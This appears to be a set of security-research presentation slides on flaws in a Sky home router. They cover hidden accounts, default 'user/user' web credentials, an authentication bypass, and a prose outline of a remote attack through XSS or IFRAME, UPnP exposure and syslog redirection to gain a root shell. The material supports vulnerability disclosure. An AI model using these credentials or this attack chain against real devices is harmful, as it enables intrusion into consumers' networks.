


Users & passwords


- Hidden users in passwd file not in manual.
  - Root user has been renamed to “admin”
  - Possible to use “user/user” to authenticate to web
  - Could not change password of user – auth bypass.
  - What are the other users for?



Network sniffer comes built-in!




File transfer? – Use TFTP!



What about from the Internet?

- Sky user clicks on a link, XSS or IFRAME attack.
  - Flash UPnP exposes the Sky web service to WAN.
  - Could use IFRAME with creds to send? (prompts!!!)
    - GET request works just as well as a POST request
    - Possible avenue of attack, couldn't get working.
  - Default "user/user" authenticates to web device from Internet. No password change? Auth bypass!
  - Attacker sets internet IP as syslog daemon.
  - Attacker starts pseduo interactive shell on device and has "admin" (root) rights thanks to httpd.
  - Attacker can now run a network sniffer, transfer files to and from the network and more.

Impact & risk? Consumers post-'07.



Questions?

Hacker Fantastic

Blog/Twitter/Code & Stuff

http://www.hackerfantastic.com

Thank you!